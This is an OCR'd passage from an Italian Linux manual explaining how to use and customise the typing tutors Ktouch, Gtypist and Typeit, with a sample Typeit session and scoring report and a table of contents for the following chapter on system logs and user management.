Ktouch[1] è un programma grafico per l'addestramento all'uso della tastiera, in modo generalizzato. Questo video mostra l'esecuzione di un esercizio con Ktouch, personalizzato secondo la modalità proposta nel capitolo *http://www.youtube.com/watch?v=_38QZ38a4Yi1s* .


15.8.1 Avvio e configurazione

Il programma è costituito dall'eseguibile '**ktouch**', che si avvia generalmente senza argomenti:

```
$ ktouch [Invio]
```

In condizioni normali, al primo avvio si presenta con una tastiera statunitense e con degli esercizi generici, come si può vedere nella figura successiva.


Figura 15.55. Aspetto normale di Ktouch quando lo si avvia per la prima volta.



Volendo visualizzare sullo schermo la mappa della tastiera italia-


na, occorre entrare nell'elenco che si ottiene selezionando la voce *Keyboard layout*, del menù *Settings*. Da lì, si può scegliere la mappa italiana che dovrebbe corrispondere al file '`/usr/share/apps/ktouch/it.keyboard`'.

Figura 15.56. Aspetto di Ktouch dopo aver caricato la mappa della tastiera italiana.



Se si ritiene che i colori attribuiti ai tasti non corrispondano al modo giusto di associare l'uso delle dita, si può optare per una visualizzazione in bianco e nero, senza guide. Si cambia la colorazione dei tasti selezionando la voce *Keyboards Color Schemes* dal menù *Settings*.

Figura 15.57. Aspetto di Ktouch con i tasti senza colori.



15.8.2 Esercizio con Ktouch

Gli esercizi da svolgere vanno caricati espressamente e generalmente si può accedere solo a file che si trovano già nella directory '`/usr/share/apps/ktouch/`'. Questi file, vanno scelti dall'elenco che si ottiene dalla voce *Default lectures* del menù *Training*.

Figura 15.58. Esercitazione in corso con Ktouch, dopo aver caricato il file '`/usr/share/apps/ktouch/italian.ktouch.xml`'.



I file degli esercizi contengono dei livelli successivi, che possono essere selezionati quando si riprende l'addestramento e i primi livelli sono già stati eseguiti con soddisfazione. Per passare al livello successivo, basta selezionare il bottone grafico ⊞ che appare nel riquadro *Level*, a sinistra.

15.8.3 Personalizzazione della tastiera

Può capitare di non trovare una configurazione soddisfacente per la tastiera italiana. In tal caso, si può scrivere la propria in un file con estensione '`.keyboard.xml`' da mettere poi nella directory '`/usr/share/kde4/apps/ktouch/`'. Il file *allegati/it.keyboard.xml* (o eventualmente *allegati/it.keyboard* per una vecchia versione di Ktouch) è adatto alla mappa italiana della tastiera, comprendente le lettere accentate, il simbolo «€» e altri simboli importanti che si ottengono per combinazione con il tasto [*AltGr*]; inoltre l'associazione dei tasti alle dita è conforme a quella usata all'inizio del capitolo.

Figura 15.59. Aspetto di Ktouch con la configurazione della tastiera *allegati/it.keyboard* .



15.8.4 Personalizzazione degli esercizi

«

Gli esercizi standard per la lingua italiana, che accompagnano il programma, sono realizzati in modo automatico, con un criterio che potrebbe non essere quello desiderato. Per creare il proprio gruppo di esercizi, basta prendere uno dei file contenuti nella directory '`/usr/share/kde4/apps/ktouch/`', con estensione '`.ktouch.xml`' e modificarlo. Il file *allegati/italiano.ktouch.xml* contiene gli eserci-

zi già presentati nel capitolo e va copiato nella directory '`/usr/share/apps/ktouch/`', in modo da poterlo caricare come già descritto a proposito degli esercizi già previsti. Si osservi che il caricamento di un file che si trovi altrove potrebbe non funzionare.

15.9 Gtypist

Gtypist[2] è un programma di addestramento all'uso della tastiera, per terminali a caratteri.

15.9.1 Avvio

Il programma si avvia attraverso l'eseguibile '**`gtypist`**', da un terminale a caratteri:

```
gtypist [opzioni] [file_di_addestramento]
```

Se non si indicano opzioni e altri argomenti, si avvia il programma secondo la sua modalità predefinita, che prevede l'uso di file contenuti nella directory '`/usr/share/gtypist/`'. Ecco come si può presentare:

```
              Series selection menu

         The following 9 lesson series are available

         Series Q     Quick QWERTY course (Q1 - Q5)
         Series R     Long QWERTY course  (R1 - R14)
         Series T     QWERTY touch typing (T1 - T16)
         Series V     Yet Another QWERTY  (V1 - V19)
         Series U     QWERTY Review       (U1 - U13)
         Series D     Dvorak touch typing (D1 - D14)
         Series M     Typing drills       (M1 - M11)
         Series S     Speed drills        (S1 - S4)
         Series N     Calculator keypad   (N1 - N3)
         More lessons...
         Help...

Use arrowed keys to move around, SPACE or RETURN to select
and ESCAPE to go back
```

Si ottiene in pratica un menù di lezioni, che però sono orientate a una tastiera QWERTY statunitense (infatti, gli esercizi sono preparati in modo tale da prevedere che il punto e virgola si ottenga con uno dei tasti base, senza bisogno delle maiuscole, mentre nella tastiera italiana si trova nella riga inferiore e nel livello delle maiuscole, così da richiedere una preparazione maggiore prima di essere usato correttamente).

Per utilizzare un file di esercitazioni differente da quelli standard, anche se dovesse essere contenuto nella directory ‘`/usr/share/gtypist/`’, è necessario indicarlo espressamente nella riga di comando, come ultimo argomento. Per esempio, così:

```
$ gtypist italiano.typ[Invio]
```

Evidentemente, in questo caso, si vuole utilizzare il file ‘`italiano.typ`’, che si trova nella directory corrente.

Si osservi che per concludere il funzionamento di Gtypist si può sempre usare la combinazione [*Ctrl c*], anche durante un’esercitazione.

15.9.2 Personalizzazione degli esercizi

Come già accennato, potrebbe mancare del tutto un file di esercizi per la mappa della tastiera italiana. Per creare il proprio gruppo di esercizi, basta prendere uno dei file contenuti nella directory ‘`/usr/share/gtypist/`’, con estensione ‘`.typ`’ e modificarlo. Per svolgere gli esercizi del capitolo, si può usare eventualmente il file *allegati/italiano.typ* .

Ammesso che il file si chiami come previsto, per utilizzarlo basta usare il comando seguente:

```
$ gtypist italiano.typ[Invio]
```

Ecco come si presenta Gtypist quando viene avviato in questo modo:

```
                Esercitazioni per la tastiera italiana
tasti base con la mano sinistra 1      riga superiore con entrambe le mani 2
tasti base con la mano sinistra 2      riga superiore con entrambe le mani 3
tasti base con la mano destra 1        riga superiore con entrambe le mani 4
tasti base con la mano destra 2        riga superiore con le maiuscole 1
tasti base con entrambe le mani 1      riga superiore con le maiuscole 2
tasti base con entrambe le mani 2      riga superiore con le maiuscole 3
riga base 1                            riga inferiore con la mano sinistra 1
riga base 2                            riga inferiore con la mano sinistra 2
riga base 3                            riga inferiore con la mano destra 1
riga base 4                            riga inferiore con la mano destra 2
riga base con le maiuscole 1           riga inferiore con entrambe le mani 1
riga base con le maiuscole 2           riga inferiore con entrambe le mani 2
riga base con le maiuscole 3           riga inferiore con le maiuscole 1
riga superiore con la mano sinistra 1  riga inferiore con le maiuscole 2
riga superiore con la mano sinistra 2
riga superiore con la mano sinistra 3
riga superiore con la mano destra 1
riga superiore con la mano destra 2
riga superiore con entrambe le mani 1

Use arrowed keys to move around, SPACE or RETURN to select and ESCAPE to go
back
```

15.10 Typeit

«

Typeit[3] è un'applicazione per la verifica dell'abilità raggiunta nella scrittura (partendo dal presupposto che le mani vengano usate correttamente), funzionante attraverso un terminale a caratteri.

Typeit è costituito da due script di shell che, a loro volta, si avvalgono del programma Dialog e di altri programmi di servizio comuni. Al termine di un'esercitazione con Typeit si ottiene la stampa di alcuni indici per la valutazione dell'abilità di scrittura.

I due script di Typeit sono quasi equivalenti, distinguendosi solo per la possibilità di mostrare o meno il testo durante la digitazione. Pertanto, lo script '**`typeit-view`**' consente di vedere ciò che

si digita, mentre '**typeit-blind**' non fa apparire l'inserimento. I due script (disponibili presso *allegati/typeit/typeit-view* e *allegati/typeit/typeit-blind*) possono essere collocati ovunque si voglia, nel file system, purché da lì sia possibile avviarli. Questo video mostra l'utilizzo di Typeit con la visualizzazione dell'esito stampato: *http://www.youtube.com/watch?v=-7zCOpF__OM*.

15.10.1 Esempio di utilizzo

La sintassi per utilizzare gli script di Typeit è molto semplice: è possibile indicare il nome di un file di testo contenente l'esercizio di digitazione, oppure si può omettere tale informazione.

```
typeit-view [file_lettura]
```

```
typeit-blind [file_lettura]
```

A titolo di esempio, si potrebbe voler usare il testo seguente come esercitazione.

Listato 15.62. Questo file dovrebbe essere disponibile presso: *allegati/typeit/17-esopo-due-bisacce.txt*.

```
Le due bisacce
di Esopo
Ciascun uomo porta due bisacce, una davanti, l'altra ↩
↪dietro, e ciascuna delle due è piena di difetti, ma ↩
↪quella davanti è piena dei difetti altrui, quella ↩
↪dietro dei difetti dello stesso ↩
↪che la porta.
E per questo gli uomini non vedono i difetti che ↩
↪vengono da loro stessi, mentre vedono assai ↩
↪perfettamente quelli altrui.
```

Ammesso che il file si chiami ‘`17-esopo-due-bisacce.txt`’, l’avvio di Typeit è molto semplice:

```
$ typeit-view 17-esopo-due-bisacce.txt [Invio]
```

Oppure:

```
$ typeit-blind 17-esopo-due-bisacce.txt [Invio]
```


Il programma richiede la digitazione di una riga alla volta, premendo [*Invio*] alla fine di ognuna. Se la riga inserita corrisponde esattamente a quella richiesta, si passa alla successiva, altrimenti, viene mostrata la riga errata e viene richiesto nuovamente l’inserimento della riga che non è venuta bene:

```
.-------------------------typeit-----------------------------.
|  Le due bisacce                                             |
| .---------------------------------------------------------. |
| |                                                         | |
| `---------------------------------------------------------' |
|-------------------------------------------------------------|
|               <  OK  >         <Cancel>                     |
`-------------------------------------------------------------'
```

Le due bisacce [*Invio*]

```
.-------------------------typeit-----------------------------.
|  di Esopo                                                   |
| .---------------------------------------------------------. |
| |                                                         | |
| `---------------------------------------------------------' |
|-------------------------------------------------------------|
|               <  OK  >         <Cancel>                     |
`-------------------------------------------------------------'
```


di Esopo [*Invio*]



Ciascun uomo porta due [*Invio*]

...

...



da loro stessi, mentre vendono [*Invio*]

Qui è stato commesso un errore, sostituendo la parola «vedono» con «vendono». L’errore viene segnalato e la riga va riscritta:

```
.-------------------------typeit-----------------------------.
| !da loro stessi, mentre vendono [riga errata]              |
|  da loro stessi, mentre vedono                             |
| .--------------------------------------------------------. |
| |                                                        | |
| `--------------------------------------------------------' |
|------------------------------------------------------------|
|               <  OK  >        <Cancel>                     |
`------------------------------------------------------------'
```

La riga errata è preceduta da un punto esclamativo ed è seguita dalla riga corretta da reinserire.

da loro stessi, mentre vedono [*Invio*]

...

...

```
.-------------------------typeit-----------------------------.
|  altrui.                                                   |
| .--------------------------------------------------------. |
| |                                                        | |
| `--------------------------------------------------------' |
|------------------------------------------------------------|
|               <  OK  >        <Cancel>                     |
`------------------------------------------------------------'
```

altrui. [*Invio*]

Al termine dell'inserimento si ottiene automaticamente una stampa con il rapporto della digitazione, evidenziando gli errori e le righe che sono state saltate del tutto (se non si riesce a inserire una riga, è sufficiente premere [*Invio*] senza introdurre altro, per passare alla successiva). Con l'invio del rapporto alla stampa, Typeit termina di

funzionare.

Naturalmente, si può abbandonare in qualunque momento il lavoro selezionando il pulsante grafico CANCEL.

Ecco come potrebbe apparire la stampa del rapporto:

```
 Le due bisacce
 di Esopo
 Ciascun uomo porta due
 bisacce, una davanti, l'altra
 dietro, e ciascuna delle due
 è piena di difetti, ma
 quella davanti è piena dei
 difetti altrui, quella dietro
 dei difetti dello stesso che
 la porta.
 E per questo gli uomini non
 vedono i difetti che vengono
!da loro stessi, mentre vendono [riga errata]
 da loro stessi, mentre vedono
 assai perfettamente quelli
 altrui.

programma utilizzato:                    /opt/typeit/bin/typeit-view
utente:                                  appunti2
data:                                    Fri Nov  2 14:15:10 CET 2007
file:                                    esopo-due-bisacce.txt
parole contenute nel file originale:     59
caratteri contenuti nel file originale: 359
righe complessive, digitate o saltate:   16
righe errate:                            1
righe abbandonate:                       0
righe corrette:                          15
righe errate:                            6 %
righe abbandonate:                       0 %
```

```
righe corrette:                          94 %
tempo impiegato:                         0:01:03
battute virtuali al minuto:              341
parole virtuali al minuto:               56
indicatore di valutazione  50 battute:   94 %
indicatore di valutazione 100 battute:   94 %
indicatore di valutazione 150 battute:   94 %
indicatore di valutazione 200 battute:   94 %
indicatore di valutazione 250 battute:   94 %
indicatore di valutazione  20 parole:    94 %
indicatore di valutazione  40 parole:    94 %
indicatore di valutazione  60 parole:    87 %
indicatore di valutazione  80 parole:    65 %
indicatore di valutazione 100 parole:    52 %
```

Alla fine del rapporto appaiono in particolare degli indicatori che potrebbero essere usati per dare una valutazione numerica allo studente, ma il valore che producono dipende da una funzione che attribuisce un peso diverso alla velocità di scrittura rispetto alla correttezza della digitazione. Naturalmente questa funzione può essere modificata per definire una valutazione più conforme con il proprio metodo valutativo.

Nella valutazione automatica si considerano due aspetti, la correttezza del testo e la velocità di inserimento. In questo caso si vede una sola riga errata, inoltre tutte le righe sono state inserite (nessuna è stata abbandonata). La velocità di scrittura è stata abbastanza elevata e si potrebbe attribuire ipoteticamente un nove, anche se ci si attende una velocità di 250 battute al minuto, oppure di 40 parole al minuto. Se invece si pretende una scrittura a 100 parole al minuto, il voto ipotetico potrebbe essere solo un cinque.

15.10.2 Menù di file

Se si avvia Typeit senza indicare alcun file, si ottiene un menù con l'elenco di quelli presenti nella directory corrente, anche se non è detto che tutti siano adatti allo svolgimento dell'esercitazione:

```
.------------------lectures--------------------.
| .---^(-)-------------------------------------. |
| |   11-riga-inferiore-destra.txt          .   | |
| |   12-riga-inferiore.txt                 .   | |
| |   13-riga-inferiore-maiuscole.txt       .   | |
| |   14-esopo-volpe-uva.txt                .   | |
| |   15-esopo-volpe-maschera.txt           .   | |
| |   16-esopo-gallina-uova-oro.txt         .   | |
| |   17-esopo-due-bisacce.txt              .   | |
| |   18-esopo-contadino-serpe.txt          .   | |
| |   19-esopo-cicala-formica.txt           .   | |
| `---v(+)-------------------------------------' |
|-----------------------------------------------|
|           <  OK   >       <Annulla>           |
`-----------------------------------------------'
```

15.10.3 Preparazione degli esercizi

Per preparare un esercizio di digitazione, è sufficiente un file di testo. Il file può essere redatto indifferentemente secondo le convenzioni Unix o Dos, per quanto riguarda il codice di interruzione di riga; inoltre, non occorre fare attenzione agli spazi e nemmeno alla lunghezza delle righe, perché gli spazi superflui vengono eliminati automaticamente e le righe vengono impaginate a un'ampiezza massima stabilita.

La cosa che conta veramente nel file è che deve essere realizzato utilizzando la codifica UTF-8, ma di conseguenza, anche la configu-

razione locale deve prevedere tale codifica per la rappresentazione dei caratteri.

[1] **Ktouch** GNU GPL

[2] **Gtypist** GNU GPL

[3] **Typeit** GNU GPL

16.1 Gestione del registro del sistema 1124
16.1.1 Registro del sistema 1125
16.1.2 Rotazione dei file 1134
16.1.3 Console-log 1139
16.2 Controllo degli accessi 1141
16.2.1 Identità reale o efficace 1141
16.2.2 Login, ovvero la procedura di accesso 1142
16.2.3 Cambiamento di identità 1152
16.2.4 Informazioni sugli accessi 1157
16.3 Parole d'ordine cifrate 1163
16.3.1 Funzione «crypt()» 1163
16.3.2 Trasferimento delle utenze 1164
16.3.3 Debolezza del sistema di parole d'ordine cifrate . 1164
16.4 Utenti e gruppi 1165
16.4.1 Utilizzo di «adduser» e «useradd» 1165
16.4.2 File «/etc/skel/*» 1167
16.4.3 Utilizzo di «passwd» 1168
16.4.4 Utilizzo di «chsh» 1169
16.4.5 File «/etc/shells» 1170
16.4.6 Utilizzo di «chfn» 1170
16.5 Utenti e gruppi importanti 1172

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

16.6 Eliminazione di un utente 1175
16.7 Trucchi per la gestione degli utenti 1178
16.7.1 Utente con funzione specifica 1178
16.7.2 Gruppo di utenti con lo stesso UID 1179
